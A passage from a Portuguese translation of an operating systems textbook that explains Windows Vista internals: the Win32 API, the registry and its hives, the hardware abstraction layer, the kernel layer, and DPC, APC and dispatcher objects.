O modelo de E/S de baixo nível no Windows é fundamentalmente assíncrono. Uma vez que uma operação de E/S é inicializada, a chamada de sistema pode retornar e permitir que o thread que inicializou a E/S continue em paralelo com sua operação. O Windows dá suporte ao cancelamento, bem como a diferentes mecanismos para que os threads sejam sincronizados com as operações de E/S quando são concluídos; também permite aos programas especificar qual E/S deve estar sincronizada quando um arquivo é aberto; e muitas funções de bibliotecas, como as da biblioteca C e chamadas do Win32, especificam uma E/S sincronizada para compatibilidade ou para simplificar o modelo de programação. Nesses casos, o executivo será sincronizado de forma clara com o término da E/S antes de retornar para o modo usuário.

Outra área para a qual o Win32 fornece chamadas é a de segurança. Cada thread é associado a um objeto do modo núcleo, chamado de token, que apresenta informações sobre a identidade e os privilégios daquele thread. Cada objeto pode ter uma ACL (lista de controle de acessos — access control list) detalhando de maneira precisa quais usuários podem acessá-lo e quais operações podem executar nele. Essa abordagem provê uma segurança refinada na qual acessos específicos a todos os objetos podem ser garantidos ou negados aos usuários. O modelo de segurança é extensível, permitindo que as aplicações incluam novas regras de segurança, como limitar as horas em que o acesso é permitido.

O espaço de nomes do Win32 é diferente do espaço de nomes nativo do NT descrito na seção anterior. Apenas partes do espaço de nomes do NT são visíveis para as APIs do Win32 (entretanto, o espaço de nomes do NT inteiro pode ser acessado por uma invasão do Win32 que usa prefixos com caracteres especiais, como "\\."). No Win32, os arquivos são acessados com relação a letras de unidades. O diretório do NT \DosDevices contém um conjunto de ligações simbólicas das letras de unidades com os objetos de dispositivos equivalentes. Por exemplo, \DosDevices\C: pode ser uma ligação com \Device\HarddiskVolume1. Esse diretório também contém ligações para outros dispositivos do Win32, como COM1:, LPT1:, e NUL: (para as portas serial e de impressão e o tão importante dispositivo nulo). \DosDevices é, na verdade, uma ligação simbólica para \??, o que foi escolhido para a eficiência. Outro diretório do NT, o \BaseNamedObjects é usado para armazenar objetos diversos do modo núcleo, acessíveis pela API do Win32. Estes incluem objetos de sincronização como os semáforos, memória compartilhada, temporizadores e portas de comunicação.

Além das interfaces de sistema de baixo nível que descrevemos, a API do Win32 também dá suporte a muitas outras funções para operações de GUI, incluindo todas as chamadas para gerenciamento da interface gráfica do sistema. Elas são chamadas para criação, destruição, gerenciamento e utilização de janelas, menus, barras de ferramentas, barras de estado e de rolamento, caixas de diálogo, ícones e muitos outros itens que aparecem na tela. Há chamadas para desenhar figuras geométricas, preenchê-las, gerenciar paletas de cores que elas usam, tratar as fontes e mostrar ícones. Por último, há chamadas para lidar com o teclado, mouse e outros dispositivos de entrada humana, assim como áudio, impressão e outros dispositivos de saída.

#### 512 Sistemas operacionais modernos

As operações da GUI trabalham de forma direta com o driver win32k.sys usando interfaces especiais para acessar essas funções no modo núcleo a partir de bibliotecas do modo usuário. Como essas chamadas não envolvem as chamadas de sistema do núcleo do executivo do NTOS, não falaremos mais delas.

# 11.2.3 O registro do Windows

A raiz do espaço de nomes do NT é mantida no núcleo. O armazenamento, como os volumes do sistema de arquivos, é anexado ao espaço de nomes do NT. Uma vez que o espaço de nomes do NT é criado de novo toda vez que o sistema inicializa, como o sistema sabe sobre qualquer detalhe específico de sua configuração? A resposta é que o Windows anexa um tipo especial de sistema de arquivos (otimizado para arquivos pequenos) no espaço de nomes do NT. Esse sistema de arquivos é chamado de registro e é organizado em volumes separados, chamados colmeias. Cada colmeia é mantida em um arquivo separado (no diretório C:\Windows\system32\config\ do volume de inicialização). Quando um sistema Windows é inicializado, uma colmeia em particular, chamada SYSTEM, é carregada para a memória pelo mesmo programa de inicialização que carrega o núcleo e outros arquivos, como drivers, do volume de inicialização.

O Windows mantém uma grande quantidade de informação crucial na colmeia SYSTEM, incluindo informação sobre quais drivers utilizar em quais dispositivos, qual software executar primeiro, e muitos parâmetros que governam a operação do sistema. Essa informação é usada até pelo próprio programa de inicialização para determinar quais drivers são de inicialização, necessários imediatamente após a inicialização. Eles incluem os drivers que entendem o sistema de arquivos e drivers de disco para o volume que contém o próprio sistema operacional.

Outras colmeias de configuração são usadas depois que o sistema é inicializado para descrever informações sobre os softwares instalados no sistema, usuários específicos, e as classes dos objetos **COM** (**modelos de objetos com- ponentes** — *component object-model*), do modo usuário, instaladas no sistema. As informações de autenticação para usuários locais são mantidas na colmeia SAM (gerenciador de acessos de segurança — *security access manager*), ao passo que as informações para usuários de rede são mantidas pelo serviço *lsass* na colmeia SECURITY, e coordenadas com os servidores de diretório de rede, de forma que os usuários tenham o nome e a senha de suas contas comuns em toda a rede. Uma lista das colmeias usadas no Windows Vista é apresentada na Tabela 11.8.

Antes da introdução do registro, as informações de configuração no Windows eram mantidas em centenas de arquivos .ini (inicialização) espalhados pelo disco. O registro reúne esses arquivos em um armazenamento central, que fica disponível previamente no processo de inicialização do sistema. Isso é importante para a implementação das funcionalidades plug-and-play do Windows. O registro, entretanto, tornou-se muito desorganizado conforme o Windows evoluiu. Há convenções fracamente definidas sobre como as informações de configuração deveriam ser organizadas, e muitas aplicações utilizam-se de improvisos. A maior parte dos usuários, aplicações e todos os drivers funcionam com todos os privilégios e de maneira frequente modificam parâmetros do sistema diretamente no registro algumas vezes interferindo uns com os outros e desestabilizando o sistema.

O registro é um cruzamento estranho entre um sistema de arquivos e uma base de dados, e ainda assim é diferente de ambos. Livros inteiros foram escritos descrevendo o registro (Born, 1998; Hipson, 2000; Ivens, 1998), e muitas empresas surgiram para vender softwares especiais apenas para gerenciar a complexidade do registro.

Para explorar o registro, o Windows tem um programa de GUI chamado **regedit**, que permite que se abram e explorem os diretórios (chamados *chaves*) e itens de dados (chamados de *valores*). A nova linguagem de scripts da

Arquivo colmeia	Nome montado	Utilização
SYSTEM	HKLM TEM	Informações de configuração do sistema operacional, usadas pelo núcleo
HARDWARE	HKLM DWARE	Colmeia em memória, gravando hardwares detectados
BCD	HKLM BCD*	Base de dados de configurações de inicialização
SAM	HKLM	Informações de contas de usuários locais
SECURITY	HKLM URITY	Informações de contas do Isass e outras informações de segurança
DEFAULT	HKEY_USERS .DEFAULT	Colmeia-padrão para novos usuários
NTUSER.DAT	HKEY_USERS <user id=""></user>	Colmeia específica de usuários, mantida no diretório pessoal
SOFTWARE	HKLM TWARE	Classes de aplicações registradas pelo COM
COMPONENTS HKLM NENTS Manifestos e dependências para os componentes do sistema		Manifestos e dependências para os componentes do sistema

Microsoft, PowerShell, também pode ser útil para percorrer as chaves e valores do registro como se fossem diretórios e arquivos. Uma ferramenta mais interessante é a procmon, que é disponibilizada no site de ferramentas da Microsoft: <www.microsoft.com/technet/sysinternals>.

A procmon observa todos os acessos ao registro que acontecem no sistema e é muito esclarecedora. Alguns programas acessam a mesma chave muitas e muitas vezes.

Como o nome indica, o regedit permite aos usuários editar o registro - mas tenha muito cuidado se um dia fizer isso. É muito fácil fazer com que o sistema fique incapaz de inicializar ou danificar a instalação de aplicações de forma que não se possa consertar sem bastante mágica. A Microsoft prometeu limpar o registro em lançamentos futuros, mas por enquanto ele é uma enorme confusão muito mais complicado que as informações de configuração mantidas no UNIX.

Começando pelo Windows Vista, a Microsoft introduziu um gerenciador de transações baseado no núcleo que dá suporte a transações coordenadas que alcançam ambos, o sistema de arquivos e as operações de registro. Ela pretende usar esse recurso no futuro para evitar alguns dos problemas de corrupção de metadados que ocorrem quando a instalação de um software não é concluída de maneira correta, deixando estados parciais nos diretórios de sistema e colmeias do registro.

O registro é acessível ao programador de Win32. Há chamadas para criar e apagar chaves, procurar valores nas chaves e mais. Algumas das mais úteis estão listadas na Tabela 11.9.

Quando o sistema é desligado, a maioria das informações do registro é armazenada em disco nas colmeias. Como a integridade dessas informações é tão crítica para a correção do funcionamento do sistema, backups são feitos de forma automática e as gravações de metadados são embutidas no disco para impedir a corrupção na eventualidade de um travamento do sistema. A perda do registro implica a reinstalação de todos os softwares no sistema.

# Estrutura do sistema

Nas seções anteriores, examinamos o Windows Vista como é visto por um programador escrevendo códigos para o modo usuário. Agora olharemos por baixo da capa, para ver como o sistema é organizado internamente, o que os vários componentes fazem e como interagem uns com os outros e com os programas de usuário. Essa é a parte do sistema vista pelos programadores implementando códigos de baixo nível do modo usuário, como subsistemas e serviços nativos, bem como a visão do sistema dada aos desenvolvedores de drivers de dispositivos.

Ainda que haja muitos livros sobre como usar o Windows, há muito poucos sobre como ele funciona. Um dos melhores lugares para procurar mais informações sobre esse assunto é o Microsoft Windows internals, quarta edição (Russinovich e Solomon, 2004). Esse livro descreve o Windows XP, mas a maior parte das descrições ainda é exata, já que em seu interior o Windows XP e o Windows Vista são muito parecidos.

Além disso, a Microsoft mantém as informações sobre o núcleo do Windows disponíveis para faculdades e estudantes nas universidades por meio do Programa Acadêmico do Windows, que distribui o código-fonte da maior parte do núcleo do Windows Server 2003, os documentos originais do projeto do NT da equipe de Cutler e um vasto conjunto de apresentações procedentes do livro Windows internals. O Drive-Kit do Windows também oferece muita informação sobre o funcionamento interno do núcleo, uma vez que os drivers de dispositivos não utilizam apenas recursos de E/S, mas também processos, threads, memória virtual e IPC.

# 11.3.1 Estrutura do sistema operacional

Como descrito anteriormente, o Windows Vista consiste de várias camadas, como mostrado na Figura 11.2. Nas próximas seções, iremos até os níveis mais baixos do sistema operacional: os executados no modo núcleo. A camada central é o próprio núcleo do NTOS, que é carregado do ntoskrnl.exe quando o Windows inicializa. O NTOS tem duas camadas, o executivo, contendo a maioria dos serviços, e uma camada menor, chamada (também) de núcleo, que implementa os fundamentos das abstrações de sincronização e agendamento de threads (um núcleo dentro do núcleo?), e também tratadores de armadilha, interrupções e outros aspectos de como a CPU é gerenciada.

A divisão do NTOS em núcleo e executivo é uma reflexão das raízes VAX/VMS do NT. O sistema operacional

Função API do Win32	Descrição
RegCreateKeyEx	Cria uma nova chave no registro
RegDeleteKey	Apaga uma chave do registro
RegOpenKeyEx	Abre uma chave para obter um descritor para ela
RegEnumKeyEx	Enumera as subchaves subordinadas à chave do descritor
RegQueryValueEx	Procura por um valor nos dados da chave

# 514 Sistemas operacionais modernos

VMS, que também foi projetado por Cutler, tinha quatro camadas adaptadas ao hardware: usuário, supervisor, executivo e núcleo, correspondentes aos quatro modos de proteção fornecidos pela arquitetura do processador VAX. As CPUs Intel também dão suporte a quatro anéis de proteção, mas alguns dos recentes processadores feitos para o NT não; assim, as camadas do núcleo e do executivo representam uma abstração adaptada ao software, e as funções que o VMS oferece no modo supervisor, como *spooling* de impressora, são oferecidas pelo NT como serviços do modo usuário.

As camadas do modo núcleo do NT são mostradas na Figura 11.4. A camada do núcleo do NTOS é mostrada acima da camada executiva porque implementa os mecanismos de interrupção e armadilha usados na transição do modo usuário para o modo núcleo. A camada mais acima na Figura 11.4 é a biblioteca de sistema ntdll.dll, que na verdade é executada no modo usuário. A biblioteca de sistema inclui um número de funções de suporte ao tempo de execução do compilador e bibliotecas de baixo nível, de forma similar ao que está na libc do UNIX. A ntdll.dll também contém pontos de entrada de código especiais usados pelo núcleo para inicializar threads e despachar exceções e APCs (chamadas assíncronas de procedimento — asynchronous procedure calls) do modo usuário. Como a biblioteca de sistema é muito integrada à operação do núcleo, todo processo do modo usuário criado pelo NTOS tem a ntdll mapeada no mesmo endereço fixo. Quando o NTOS está inicializando o sistema, ele cria um objeto de seção para usar no mapeamento da ntdll e também grava endereços dos pontos de entrada do núcleo na ntdll.

Abaixo das camadas executiva e do núcleo no NTOS há o software chamado HAL (camada de abstração de hardware — hardware abstraction layer), que abstrai os detalhes de baixo nível dos dispositivos, como o acesso aos registradores e operações DMA, e como a firmware do BIOS representa as informações de configuração e lida

com as diferenças nos chips de suporte da CPU, assim como vários controladores de interrupção. O BIOS é disponibilizado por um número de empresas e integrado em memória persistente (EEPROM), que reside na placa-mãe dos computadores.

Os outros componentes principais do modo núcleo são os drivers de dispositivos. O Windows os utiliza para qualquer recurso do modo núcleo que não seja parte do NTOS ou da HAL. Isso inclui sistemas de arquivos, pilhas de protocolos de rede e extensões de núcleo, como antivírus e softwares de **DRM** (gerenciamento digital de direitos — digital rights management), além de drivers para o gerenciamento de dispositivos físicos, interface com barramentos de hardware etc.

Os componentes de E/S e memória virtual cooperam para carregar (e descarregar) os drivers de dispositivos para a memória do núcleo e ligá-los às camadas do NTOS e da HAL. O gerenciador de E/S provê interfaces que permitem que dispositivos sejam descobertos, organizados e operados — incluindo providenciar o carregamento do driver de dispositivo apropriado. A maior parte das informações de configuração para gerenciamento de dispositivos e drivers é mantida na colmeia SYSTEM do registro. O subcomponente pronto para usar do gerenciador de E/S mantém informações dos hardwares detectados na colmeia HARD-WARE, que é uma colmeia volátil mantida na memória em vez do disco, já que é recriada de forma total toda vez que o sistema inicializa.

Examinaremos agora os vários componentes do sistema operacional em mais detalhes.

#### A camada de abstração de hardware

Um dos objetivos do Windows Vista, como nos lançamentos do Windows baseados no NT anteriores a ele, foi tornar o sistema operacional portátil a outras plataformas. De maneira ideal, para trazer o sistema operacional a um

lodo núcleo	Camada do núcleo do NTOS	Despacho de armadilha/exceção/interrupção Sincronização e agendamento de CPU: threads, ISRs, DPCs, APCs			
	Drivers sistema de arquivos,	Procs e threads	Memória virtual	Gerenciador de objetos	Gerenciador de configuração
	gerenciador de volume, pilha TCP/IP, dispositivos	LPC	Gerenciador de cache	Gerenciador de E/S	Monitor de segurança
	gráficos de interface de rede, todos os	biblioteca em tempo de execução do executivo			
	outros dispositivos	Camada Executiva do NTO			
	Camada de Abstração de Hardware/(HAL)				
lardware	CPU. MM	a, Dispositivos Fís	icos. BIOS		

novo sistema de computador, teríamos apenas de recompilar o sistema operacional usando um compilador para a nova máquina e colocá-lo em funcionamento uma primeira vez. Infelizmente, não é assim tão simples. Enquanto vários dos componentes em algumas camadas do sistema operacional podem ser bastante portáteis (porque muitos lidam com estruturas de dados internas e abstrações que dão suporte ao modelo de programação), outras camadas devem lidar com registradores de dispositivos, interrupcões, DMA e outras características de hardware que mudam de maneira significativa de máquina para máquina.

A maior parte do código-fonte do núcleo do NTOS é escrita em C em vez de em linguagem assembly (apenas 2 por cento é em assembly no x86, e menos de 1 por cento no x64). Mesmo assim, todo esse código em C não pode ser apenas obtido de um sistema x86, colocado abaixo em, digamos, um sistema SPARC, recompilado e reinicializado em razão das várias diferenças de hardware entre arquiteturas de processador que nada têm a ver com conjuntos diferentes de instruções e que não podem ser ocultadas pelo compilador. Linguagens como a C tornam difícil a abstração de algumas estruturas de dados de hardware e parâmetros, como o formato de entradas na tabela de páginas e tamanhos de memória física e palavras, sem penalidades severas no desempenho. Todas elas, como também uma enorme quantidade de otimizações específicas de hardware, teriam de ser transportadas de forma manual, mesmo não sendo escritas em código assembly.

Os detalhes do hardware sobre como a memória é organizada em grandes servidores, ou quais sincronizações primitivas de hardware estão disponíveis, também podem ter grande impacto nos níveis mais altos do sistema. Por exemplo, o gerenciador de memória virtual do NT e a camada do núcleo sabem de detalhes de hardware relacionados à cache e localidade de memória. Ao longo do sistema, o NT usa as sincronizações primitivas compare&swap, e seria difícil a portabilidade para um sistema que não as tivesse. Finalmente, há muitas dependências no sistema na ordenação de bytes em palavras. Em todos os sistemas para os quais o NT foi transportado, o hardware foi configurado para o modo little-endian.

Além dessas questões maiores de portabilidade, também há um vasto número de problemas menores até entre placas--mãe diferentes de vários fabricantes. Diferenças nas versões das CPUs afetam como sincronizações primitivas, como spin-lockes, são implementadas. Há várias famílias de chips de suporte que criam diferenças em como as interrupções de hardware são priorizadas, como os registradores dos dispositivos de E/S são acessados, transferências de gerenciamento de DMA, controle dos temporizadores e do relógio de tempo real, sincronização de multiprocessadores, trabalhos com recursos do BIOS como ACPI (interface avançada de configuração e energia — advanced configuration and power interface) etc. A Microsoft fez uma tentativa séria de esconder esses tipos de dependência de máquina em uma fina camada no fundo chamada de HAL, como mencionado antes. O trabalho da HAL é oferecer ao resto do sistema operacional hardwares abstratos que ocultam os detalhes específicos de versão de processador, um conjunto de circuitos integrados de suporte e outras variações de configuração. Essas abstrações da HAL são apresentadas na forma de serviços independentes de máquinas (chamadas de procedimentos e macros) que o NTOS e os drivers podem usar.

Usando os serviços da HAL e não atuando no hardware de maneira direta, os drivers e o núcleo necessitam de menos mudanças quando são levados para novos processadores — e, na grande maioria dos casos, podem funcionar sem modificações em sistemas de mesma arquitetura, apesar de diferenças de versões e chips de suporte.

A HAL não fornece abstrações ou serviços para dispositivos específicos de E/S como teclados, mouses, discos ou para unidade de gerenciamento de memória. Esses recursos ficam espalhados nos componentes do modo núcleo e, sem a HAL, a quantidade de código que teria de ser modificada sempre que fosse feito transporte do sistema operacional seria substancial, mesmo quando as reais diferenças de hardwares fossem pequenas. Transportar a própria HAL é simples porque todo o código que depende de máquina é concentrado em um lugar e os objetivos do transporte são bem definidos: implementar todos os serviços da HAL. Durante muitos lançamentos a Microsoft apoiou o Kit de Desenvolvimento da HAL, que possibilitava aos fabricantes criar sua própria HAL permitindo a outros componentes do núcleo trabalhar em novos sistemas sem modificação, desde que as mudanças de hardware não fossem muito grandes.

Como um exemplo do que a camada de abstração de hardware faz, compare a E/S mapeada em memória com as portas de E/S. Algumas máquinas utilizam a primeira e outras máquinas, a segunda. Como deve ser programado um driver: usando ou não a E/S mapeada em memória? Em vez de forçar uma opção — o que aconteceria se fosse encontrado um driver não portátil para uma máquina --, a camada de abstração de hardware oferece três procedimentos para os desenvolvedores de drivers usarem na leitura dos registradores dos dispositivos. Oferece ainda outros três procedimentos para escrever neles:

uc = READ\_PORT\_UCHAR(port); WRITE\_PORT\_UCHAR(port, uc); us = READ\_PORT\_USHORT(port); WRITE\_PORT\_USHORT(port, us); ul = READ\_PORT\_ULONG(port); WRITE\_PORT\_LONG(port, ul);

Esses procedimentos leem e escrevem, para uma dada porta, inteiros sem sinal de 8, 16 e 32 bits, respectivamente. A camada de abstração de hardware é que decide se a E/S mapeada em memória é necessária. Desse modo, um driver pode ser transportado sem modificação entre máquinas, que diferem na maneira como os registradores de dispositivos são implementados.

#### 516 Sistemas operacionais modernos

Os drivers frequentemente precisam ter acesso a dispositivos específicos de E/S por várias razões. No nível do hardware, um dispositivo tem um ou mais endereços em um certo barramento. Como nos computadores modernos é comum haver muitos barramentos (ISA, PCI, PCI-X, USB, 1394 etc.), é possível que mais de um dispositivo tenha o mesmo endereço em barramentos diferentes; logo, é necessária alguma forma de diferenciá-los. A HAL oferece um serviço para identificar dispositivos mapeando os endereços dos dispositivos de um dado barramento em um endereço lógico válido no âmbito do sistema. Dessa maneira, não se exige que os drivers saibam qual dispositivo está em qual barramento. Esse mecanismo também protege as camadas superiores das propriedades das estruturas e convenções de endereçamento de um barramento alternativo.

As interrupções têm um problema semelhante: também são dependentes do barramento. Assim, a HAL ainda oferece serviços para identificar as interrupções no âmbito do sistema e serviços para permitir que os drivers sejam ligados às rotinas de serviços de interrupção, tornando a interrupção portátil, sem precisar saber qual vetor de interrupções está destinado a qual barramento. O gerenciamento do nível de requisição de interrupção também é tratado na HAL.

Outro serviço da HAL é configurar e gerenciar as transferências do DMA de maneira independente de dispositivo. Podem ser tratados tanto o DMA no âmbito do sistema quanto o DMA de placas de E/S específicas. Os dispositivos são referenciados por seus endereços lógicos. A HAL também implementa o software espalha/reúne (escrita ou leitura de blocos da memória física não contíguos).

A HAL também gerencia os relógios e temporizadores de forma portátil. O tempo é monitorado em unidades de 100 nanossegundos, começando em 1º de janeiro de 1601, que é a primeira data dos últimos quatro séculos, o que simplifica o tratamento dos anos bissextos. (Teste rápido: 1800 foi um ano bissexto? Resposta rápida: Não.) Os serviços de tempo dissociam os drivers das frequências reais em que os relógios são executados.


Os componentes do núcleo algumas vezes precisam de sincronismo em um nível muito baixo, especialmente para impedir condições de corrida em sistemas multiprocessadores. A HAL fornece algumas primitivas para gerenciar essa sincronização, como travas de espera ocupada (*spin-locks*), na qual uma CPU simplesmente espera que um recurso ocupado por outra CPU seja liberado, particularmente em situações nas quais o recurso é retido, em geral, apenas por algumas instruções de máquina.

Por fim, depois de o sistema ter sido inicializado, a HAL informa o BIOS e inspeciona a memória CMOS de configuração, se houver uma, para encontrar quais barramentos e dispositivos de E/S o sistema contém e como eles estão configurados. Essa informação é, então, colocada no registro para que outros componentes do sistema possam verificá-lo, sem ter de entender como funciona o BIOS ou a memória de configuração. Um resumo de algumas das atribuições da HAL é dado na Figura 11.5.

#### A camada do núcleo

Acima da camada de abstração de hardware está o NTOS, que consiste de duas camadas: o núcleo e o executivo. "Núcleo" é um termo confuso no Windows, pois pode se referir a todo o código executado no modo núcleo do processador; pode também fazer referência ao arquivo ntoskrnl.exe que contém o NTOS, o cerne do sistema operacional Windows; ou pode se referir à camada do núcleo dentro do NTOS, que é como o usamos nesta seção. Ele pode até ser usado para nomear a biblioteca do Win32 do modo usuário que provê os invólucros para as chamadas de sistema nativas: a kernel32.dll.

No sistema operacional Windows a camada do núcleo, ilustrada acima da camada executiva na Figura 11.4, oferece um conjunto de abstrações para o gerenciamento da CPU. As abstrações principais são os threads, mas o núcleo também implementa tratamento de exceções, armadilhas e muitos outros tipos de interrupções. A criação e destruição das estruturas de dados que dão suporte à utilização de threads são implementadas na camada executiva. A camada do núcleo é responsável por agendar e sincronizar os threads. Ter o suporte aos threads em uma camada sepa-



Camada de abstração de hardware

rada permite à camada executiva ser implementada utilizando o mesmo modelo multithreading preemptivo usado para escrever códigos concorrentes no modo usuário; contudo, os recursos primitivos de sincronização no executivo são muito mais especializados.

O escalonador de threads do núcleo é responsável por determinar qual thread está sendo executado em cada CPU do sistema. Cada thread é executado até que uma interrupção do tipo temporizador sinalize que é o momento de trocar para outro (o quantum expirou) ou até que precise esperar por algo, como a conclusão de uma operação de E/S ou a liberação de um bloqueio, ou quando um thread de prioridade alta se torna executável e precisa da CPU. No chaveamento de um thread para outro, o escalonador é executado na CPU e assegura que os registradores e outros estados de hardware tenham sido gravados. Ele então seleciona outro thread para ser executado na CPU e restaura o estado gravado na última vez que esse thread foi executado.

Se o próximo thread a ser executado está em um espaço de endereçamento diferente (por exemplo, um processo) do thread que está sendo substituído, o escalonador também deve mudar os espaços de endereçamento. Os detalhes do algoritmo de agendamento serão discutidos mais adiante neste capítulo, quando chegarmos aos processos e threads.

Além de oferecer uma abstração de alto nível do hardware e tratar as trocas de threads, a camada do núcleo também tem outra função principal: proporcionar suporte de baixo nível para duas classes de mecanismos de sincronização: objetos de controle e objetos despachantes. Os objetos de controle são as estruturas de dados que a camada do núcleo fornece como abstrações à camada executiva para o gerenciamento da CPU. Eles são alocados pelo executivo, mas manipulados com rotinas fornecidas pela camada do núcleo. Os **objetos despachantes** são a classe de objetos habituais do executivo que usam uma estrutura de dados comum para sincronização.

#### Chamadas de procedimento diferidas

Os objetos de controle incluem objetos primitivos para threads, interrupções, temporizadores, sincronização, perfis e dois objetos especiais para a implementação de DPCs e APCs. Os objetos de DPC (chamada de procedimento diferida — deferred procedure call) são usados para reduzir o tempo gasto na execução das ISRs (rotinas de serviço de interrupção — interrupt service routines) em resposta a uma interrupção de um determinado dispositivo.

O hardware do sistema atribui um nível de prioridade de hardware às interrupções. A CPU também associa um nível de prioridade ao que estiver executando, e apenas responde às interrupções que estiverem em um nível de prioridade maior do que o que está sendo usado por ela no momento. Os níveis normais de prioridade, incluindo os de tudo que é feito do modo usuário, são 0. As interrupções de dispositivos acontecem em prioridade 3 ou mais alta, e a ISR para uma interrupção de dispositivo é, de maneira usual, executada no mesmo nível de prioridade da interrupção, com o objetivo de evitar a ocorrência de outras interrupções menos importantes durante o processamento de uma mais importante.

Se uma ISR é executada por muito tempo, a manutenção de interrupções de baixa prioridade será atrasada, talvez causando perda de dados ou retardando a vazão de E/S do sistema. Muitas ISRs podem estar em andamento a qualquer momento, com cada ISR sucessiva sujeita a interrupções de níveis mais altos de prioridade.

Para reduzir o tempo gasto processando as ISRs, apenas as operações críticas são executadas, como capturar o resultado de uma operação de E/S e reinicializar o dispositivo. O processamento adicional da interrupção é diferido até que o nível de prioridade da CPU tenha baixado e não esteja mais bloqueando a manutenção de outras interrupcões. O objeto de DPC é usado para representar o trabalho adicional a ser feito e a ISR convoca a camada do núcleo a enfileirar a DPC na lista de DPCs de um determinado processador; se a DPC é a primeira da lista, o núcleo registra uma solicitação especial no hardware para interromper a CPU em prioridade 2 (que o NT chama de nível DESPA-CHANTE). Quando a última de quaisquer ISRs em execução for concluída, o nível de interrupção do processador voltará para baixo de 2, desbloqueando a interrupção para o processamento de DPCs. A ISR para interrupção de DPC processará cada uma das DPCs que o núcleo enfileirou.

A técnica de usar interrupções de software para diferir o processamento de interrupções é um método bem estabelecido de redução da latência da ISR. O UNIX e outros sistemas começaram a usar o processamento diferido nos anos 1970 para lidar com o hardware lento e as limitações de buffer em conexões seriais aos terminais. A ISR buscaria os caracteres do hardware e os poria em fila. Depois que todo o processamento de interrupções de baixo nível fosse concluído, uma interrupção de software executaria uma ISR de baixa prioridade para fazer o processamento de caracteres, como implementar a exclusão de caracteres à esquerda do cursor por meio do envio de caracteres de controle ao terminal para apagar o último caractere exibido e mover o cursor uma posição para trás.

Um exemplo similar no Windows hoje é o dispositivo de teclado. Depois que uma tecla é pressionada, a ISR de teclado lê o código da tecla de um registrador e então reativa a interrupção do teclado, mas não realiza processamento adicional da tecla naquele momento. Ao contrário, ela usa uma DPC para colocar em fila o processamento do código da tecla até que todas as interrupções de dispositivos mais importantes tenham sido processadas.

Como as DPCs são executadas em nível 2, elas não impedem a execução das ISRs de dispositivo, mas evitam a execução de qualquer thread até que todas as DPCs da fila terminem e o nível de prioridade da CPU seja trazido para baixo de 2. Os drivers de dispositivos e o próprio sistema devem tomar cuidado para não executar ISRs ou DPCs por muito tempo, pois, como não é permitido aos threads executar, elas podem fazer o sistema parecer vagaroso e produzir erros na execução de músicas, forçando a parada dos threads que estiverem gravando a música no buffer do dispositivo de som. Outro uso comum de DPCs é executar rotinas em resposta a uma interrupção de temporizador. Para evitar o bloqueio de threads, eventos temporizadores que precisem executar por um tempo estendido devem enfileirar as solicitações para o tanque de threads operários que o núcleo mantém para atividades de segundo plano; esses threads têm prioridades de agendamento 12, 13 e 15. Como veremos na seção sobre agendamento de threads, essas prioridades significam que os itens de trabalho serão executados na frente da maioria dos threads, mas não vão interferir na execução dos threads de tempo real.

#### Chamada de procedimento assíncrona

O outro objeto de controle especial do núcleo é o objeto de APC (chamada de procedimento assíncrona — asynchrounous procedure call). As APCs são similares às DPCs no diferir do processamento de uma rotina de sistema, mas, ao contrário das DPCs, que operam no contexto de CPUs específicas, as APCs operam no contexto de um thread específico. No processamento de uma tecla pressionada, não importa em qual contexto a DPC é executada, porque uma DPC não passa de mais uma parte do processamento de interrupções e elas só têm de gerenciar o dispositivo físico e realizar operações que não dependam de threads, como gravar os dados em um buffer no espaço do núcleo.

A rotina de DPC é executada no contexto de qualquer thread que estava sendo executado quando a interrupção original aconteceu. Ela convoca o sistema de E/S para reportar que a operação de E/S foi completada e o sistema de E/S põe uma APC em espera para ser executada no contexto do thread, que fez a solicitação original de E/S, onde ela pode acessar o espaço de endereçamento do modo usuário do thread que vai processar a entrada.

Quando lhe é conveniente, a camada do núcleo entrega a APC para o thread e o agenda para execução. Uma APC é projetada para se parecer com uma chamada de procedimento inesperada, de algum modo similar aos tratadores de sinais no UNIX. A APC do modo núcleo para a conclusão da E/S é executada no contexto do thread que inicializou a E/S, mas no modo núcleo. Isso dá à APC acesso tanto ao buffer do modo núcleo como a todo o espaço de endereçamento do modo usuário pertencente ao processo que contém o thread. *Quando* uma APC é entregue, depende do que o thread já esteja fazendo e até de que tipo de sistema. Em um sistema multiprocessador, o thread que recebe a APC precisa inicar sua execução antes mesmo que a DPC seja concluída.

As APCs do modo usuário também podem ser usadas para notificar a conclusão da E/S no modo usuário ao thread que inicializou a operação de E/S. Elas invocam um procedimento do modo usuário, designado pela aplicação, mas apenas quando o thread-alvo é bloqueado no núcleo e marcado como disponível para aceitar APCs. O núcleo interrompe a espera do thread e retorna ao modo usuário, porém com os registradores e a pilha modificados para executar a rotina de despacho da APC na biblioteca de sistema *ntdll.dll*. Essa rotina invoca a rotina do modo usuário que a aplicação associou à operação de E/S. Além de especificar as APCs do modo usuário como um meio de execução de código quando as operações de E/S terminam, a API do Win32 QueueUserAPC permite usar as APCs para propósitos arbitrários.

A camada executiva também usa APCs para outras operações além das de conclusão de E/S. Como o mecanismo da APC é projetado de forma cuidadosa para entregar as APCs apenas quando for seguro fazê-lo, ele pode ser usado para pôr fim aos threads de forma segura. Se não for um bom momento para finalizar um thread, ele terá declarado sua entrada em uma região crítica e irá adiar as entregas de APCs até que saia dessa região. Os threads do núcleo se declaram como entrando em regiões críticas para adiar APCs antes de conseguirem travas ou outros recursos, de modo que não possam ser terminados enquanto ainda estiverem de posse do recurso.


#### Objetos despachantes

Outro tipo de objeto de sincronização é o **objeto despachante**. Este é qualquer um dos objetos habituais do modo núcleo (aquele tipo ao qual os usuários podem fazer referência com manipuladores) que contenha uma estrutura de dados chamada **dispatcher\_header**, exibida na Figura 11.6.

Isso inclui semáforos, mutexes, eventos, temporizadores waitable e outros objetos pelos quais os threads podem esperar para sincronização com outros threads. Eles também incluem objetos representando arquivos abertos, processos, threads e portas de IPC. A estrutura de dados despachante contém um sinalizador (flag) representando o estado sinalizado do objeto e uma fila de threads aguardando pelo objeto ser sinalizado.

